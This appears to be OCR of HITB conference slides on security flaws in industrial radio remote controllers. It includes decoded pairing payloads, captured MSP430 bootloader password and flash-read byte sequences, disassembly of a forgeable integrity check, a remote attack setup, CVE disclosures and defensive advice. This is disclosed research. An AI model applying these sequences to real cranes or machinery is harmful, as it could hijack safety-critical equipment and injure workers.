1F 8C BE F2 3C 85 86 13 54 94 D6 81 (x1) .^ 1F 44 C9 E2 1C 46 86 12 54 94 D6 CC (x1)    =    00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
20 8D BE F3 28 70 F2 FE 44 85 C6 AF (x1) .^ 20 45 C9 E3 08 B3 F2 FF 44 85 C6 E2 (x1)    =    00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
24 91 C6 F7 28 5C DA CA 04 49 8E 6F (x1) .^ 24 59 B1 E7 08 9F DA CA 04 49 8E 23 (x1)    =    00 !C8! !77! !10! !20! C3 00 00 00 00 00 4C
29 9A D2 10 4C 8B F2 F9 34 72 AA 45 (x1) .^ 29 52 A5 00 6C 48 F2 F8 34 72 AA 08 (x1)    =    00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
```

Pairing code: 20 10 77 C8


Payload Reverse Engineering


```
08 B5 0E 6B C8 18 22 C6 24 7D D6 BF (x1) .^ 08 7D 79 7B E8 DB 22 C6 24 7D D6 F3 (x1)    =    00 !C8! !77! !10! !20! C3 00 00 00 00 00 4C
0D 9E FA 54 AC 07 2A B5 04 56 B2 85 (x1) .^ 0D 56 8D 44 8C C4 2A B5 04 56 B2 C9 (x1)    =    00 !C8! !77! !10! !20! C3 00 00 00 00 00 4C
0E 9F E2 3D 98 F2 06 A0 F4 47 9A 7F (x1) .^ 0E 57 95 2D B8 31 06 A1 F4 47 9A 32 (x1)    =    00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
11 A2 E2 28 6C B3 42 61 B4 0A 5A 25 (x1) .^ 11 6A 95 38 4C 70 42 60 B4 0A 5A 68 (x1)    =    00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
14 A1 E6 27 68 AC BA 3A 84 D9 2E EF (x1) .^ 14 69 91 37 48 6F BA 3B 84 D9 2E A2 (x1)    =    00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
19 AA F2 40 8C DB 52 69 B4 02 4A 05 (x1) .^ 19 62 85 50 AC 18 52 69 B4 02 4A 49 (x1)    =    00 !C8! !77! !10! !20! C3 00 00 00 00 00 4C
1C A9 F6 3F 88 D4 6A 62 A4 F1 3E 1F (x1) .^ 1C 61 81 2F A8 17 6A 63 A4 F1 3E 52 (x1)    =    00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
1F 8C BE F2 3C 85 86 13 54 94 D6 81 (x1) .^ 1F 44 C9 E2 1C 46 86 12 54 94 D6 CC (x1)    =    00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
20 8D BE F3 28 70 F2 FE 44 85 C6 AF (x1) .^ 20 45 C9 E3 08 B3 F2 FF 44 85 C6 E2 (x1)    =    00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
24 91 C6 F7 28 5C DA CA 04 49 8E 6F (x1) .^ 24 59 B1 E7 08 9F DA CA 04 49 8E 23 (x1)    =    00 !C8! !77! !10! !20! C3 00 00 00 00 00 4C
29 9A D2 10 4C 8B F2 F9 34 72 AA 45 (x1) .^ 29 52 A5 00 6C 48 F2 F8 34 72 AA 08 (x1)    =    00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
```

ATTACKS		VENDORS	DIFFICULTY	COST
1: Record & Replay		ALL		$$$$
2: Command Injection		ALL		$$$$


ATTACKS		VENDORS	DIFFICULTY	COST
1: Record & Replay		ALL		$$$$
2: Command Injection		ALL		$$$$
3: E-Stop Abuse		ALL		$$$$
4: Malicious Re-pairing		PART		$$$$

Malicious Re-Programming





FCC schematics of the **SAGA** radio controller.
https://fccid.io/NCTSAGA1-L8/Schematics/schematics-4-273419


ZEROPLUS-LAP-32128U-A Standard V3.14.02(CN01) (S/N:000000-0000) - [SAGA-Write-RC-2]
File Acquisition Analysis View MSO Help
32K
1MHz
10%
Trg Pg 1
Trg Cnt 1
158.00646
Height 26
Trigger Delay 1us
Scale:6.329Hz
Total length: 7.182112s
Focal sample: 3.58778s
Display Range:-3.275ms ~ 7.178837s
A Pos:-2.267ms
B Pos:-2.237ms
A - T = 441.112Hz
B - T = 447.027Hz
A - B = 33.333KHz
Compr-Rate: 219.181
Channel/Bus
Trigger
Filter
A0 A0
A1 A1
Bus1 (UART)
UART A2
A3 A3
Bus2 (UART)
UART A4
A5 A5
A6 A6
A7 A7
B0 B0
B1 B1
B2 B2
B3 B3
427.65072ms
1.217683s
2.007715s
2.797748s
3.58778s
4.377812s
5.167845s
5.957877s
6.747909s
7.537942s
Unknown
U.
Unknown
U.
Unknown
Unknown
U.
Unknown
U.
U.
Unknown
Navigator
Ready
End
DEMO

MSP430F1101A BSL




Figure 2. BSL Entry Sequence at Shared JTAG Pins

- 1KB Bootloader
- Password is 16 * 2 bytes □ IVT
- BSL ver 1.3

A1163D18 (TX)

RX password

AX=FFE0h

Len = 32

Wrong password → Mass erase disabled

TX(UART) 80 (Sync)

RX(UART) 90

TX(UART) **80 10 24 24** **E0 FF 20 00** 00 F0 98 F4 98 F4 98 F4 98 F4 00 F0 72 F3 00 F0 00 F0 72 F3 00 F0 00 F0 00 F0 00 F0 00 F0 00 F0 **9B 34**

RX(UART) A0 (DATA_NAK)

TX(UART) 80 (Sync)

BSL Password on my device

RX(UART) 90 (DATA_ACK)

TX(UART) 80 10 24 24 E0 FF 20 00 00 F0 00 F0 00 FD 00 FD 00 FD 00 F0 00 FA 00 F0 00 F0 00 FA 00 F0 00 F0 00 F0 00 F0 00 F0 00 F0 **9B 39**

RX(UART) 90 (DATA_ACK)

TX(UART) 80 (Sync)

RX(UART) 90 (DATA_ACK)

TX(UART) 80 14 04 04 80 10 80 00 7B FF (Read from information flash, size = 128 bytes)

RX(UART) 80 00 80 80 EE F0 00 0F 96 3C **CC 0F 96** 16 00 F9 40 1F 00 B8 EF 0A 20 20 06 26 00 01 00 00 01 01 B8 B8 16 00 55 42 80 10 55 E2 81 10 55 52 82 10 55 E2 83 10 55 52 84 10 55 E2 85 10 55 52 86 10 55 E2 87 10 55 52 88 10 55 E2 FF 10 30 41 55 42 80 10 55 52 81 10 55 E2 82 10 55 52 83 10 55 E2 84 10 55 52 85 10 55 E2 86 10 55 52 87 10 55 E2 88 10 55 52 FE 10 30 41 01 01 01 FF FF FF FF FF FF FF **E4 FE** E1 00

TX(UART) 80 (Sync)

RX(UART) 90 (DATA_ACK)

TX(UART) 80 14 04 04 D0 FF 0F 00 A4 10 (Read from code flash, size = 15 bytes)

RX(UART) 80 00 0F 0F FF FF FF FF FF FF FF FF FF FF FF FF FF 89 04 00 00 F0 00

$ MSPFet.EXE +r "psw.txt" -BLS=COM5

```
146 seg000:0000F062
147 seg000:0000F062 clear_mem_loop:                 ; CODE XREF: seg000:0000F06C^Yj
148 seg000:0000F062                 clr.w   0(R5)   ; Clear memory 200h - 27Fh
149 seg000:0000F066                 incd.w  R5
150 seg000:0000F068                 cmp.w   #280h, R5
151 seg000:0000F06C                 jnz     clear_mem_loop
152 seg000:0000F06E                 mov.w   &290h, 23Ah     ; WTF? memory 290h
153 seg000:0000F074                 call    #check_info_sanity
154 seg000:0000F078                 xor.b   #0, R5
155 seg000:0000F07A                 jz      sanity_ok
156 seg000:0000F07C                 bis.b   2, 21h          ; P1.1 GLED HI          Did not pass sanity check.  Blink both LED forever.
157 seg000:0000F082                 bis.b   4, &29h         ; P2OUT, P2.2 RLED HI
158 seg000:0000F088
159 seg000:0000F088 blink_both_led:                 ; CODE XREF: seg000:0000F09E^Yj     Blink both
160 seg000:0000F088                 xor.b   #2, &21h        ; P1.1 GLED blink
161 seg000:0000F08C                 xor.b   #4, &29h        ; P2OUT, P2.2 blink
162 seg000:0000F090                 clr.w   R5
163 seg000:0000F092                 mov.w   #7, R6
164 seg000:0000F096
165 seg000:0000F096 local_wait:                     ; CODE XREF: seg000:0000F098^Yj
166 seg000:0000F096
167 seg000:0000F096                 dec.w   R5
168 seg000:0000F098                 jnz     local_wait
169 seg000:0000F09A                 dec.w   R6
170 seg000:0000F09C                 jnz     local_wait
171 seg000:0000F09E                 jmp     blink_both_led
```




```
102 seg000:000010CA check_info_sanity:                  ; CODE XREF: seg000:0000F074^Yp
103 seg000:000010CA                                     ; DATA XREF: seg000:0000F074^Yo
104 seg000:000010CA                 mov.b   &infoptr, R5        ; R5 = 0EEh
105 seg000:000010CE                 add.b   &infoptr+1, R5      ; R5 = 1DEh
106 seg000:000010D2                 xor.b   &infoptr+2, R5      ; R5 = 1DEh
107 seg000:000010D6                 add.b   &infoptr+3, R5      ; R5 = 1EDh
108 seg000:000010DA                 xor.b   &infoptr+4, R5      ; R5 = 17Bh
109 seg000:000010DE                 add.b   &infoptr+5, R5      ; R5 = 1B7h
110 seg000:000010E2                 xor.b   &infoptr+6, R5      ; R5 = 17Bh     Differs from here
111 seg000:000010E6                 add.b   &infoptr+7, R5      ; R5 = 18Ah
112 seg000:000010EA                 xor.b   &infoptr+8, R5      ; R5 = 11Ch
113 seg000:000010EE                 add.b   &byte_10FE, R5      ; R5 = 200h     OK if lower R5 is 0
114 seg000:000010F2                 ret
```

Check firmware integrity in the flash

Malicious Firmware

- Clear-text password transmission
- Unprotected firmware
- Forgeable integrity check

- Backdoors

ATTACKS		VENDORS	DIFFICOLTY	COST
1: Record & Replay		ALL		$$$$
2: Command Injection		ALL		$$$$
3: E-Stop Abuse		ALL		$$$$
4: Malicious Re-pairing		PART		$$$$
5: Malicious Re-programming		PART		$$$$


Remote, Stealthy and Persistent Attacks

Lower Barrier

$480

$299


$99




$40

RFQuack

TARGET



REMOTE ATTACKER



4G LTE

LOCAL BRIDGE

$40

DEMO

```
Welcome to RFQuack!
      A versatile (yet still experimental) RF hacking tool!
      Based on the CC1120 radio transceiver

hjw

--------------------------------------------------------------------------------

RTFM:   Before doing anything, please read at least
        page 45 of http://www.ti.com/lit/ug/swru295e/swru295e.pdf
```

Responsible Disclosure Discussion

Vendor	CVE-ID	Status
Circuit Design	ZDI-CAN-6185 (replay attack)	Closed (No fix)
SAGA	CVE-2018-17903 (replay attack / command forgery) CVE-2018-20783 (malicious pairing) CVE-2018-17923 (malicious firmware upgrade)	Patch Released Patch Released Patch Released
Telecrane	CVE-2018-17935 (replay attack)	Patch Released
Juuko	ZDI-18-1336 (replay attack) ZDI-18-1362 (command forgery)	0day (No response) 0day (No response)
ELCA	CVE-2018-18851 (replay attack)	Closed (EOL)
Autec	ZDI-CAN-6183 (replay attack)	Closed (No fix)
Hetronic	CVE-2018-19023 (replay attack)	Patch Released

Conclusions

- Patterns of Vulnerabilities
  - No rolling-code
  - Weak or no encryption at all
  - Lack of software / firmware protection
- Need for security programs / awareness in the field of IIoT

Vendors

- Use open technologies and standards (e.g., Bluetooth)
- Adopt rolling codes and encryption
- Protect the firmware
- User maintenance!

Users

- Promote vendors adopting open technologies
- Maintenance
  - Updates
  - Period change of secrets

Paper

- White-paper on Trend Micro Research
  https://tinyurl.com/indradio

- Academic paper published at DIMVA ’19
  http://www.madlab.it/papers/rfquack-dimva19.pdf

Thanks! Questions?

Marco Balduzzi, Federico Maggi, Jonathan Andersson

Joint work with Philippe Lin, Akira Urano, Stephen Hilt and Rainer Vosseler

HITBSecConf

research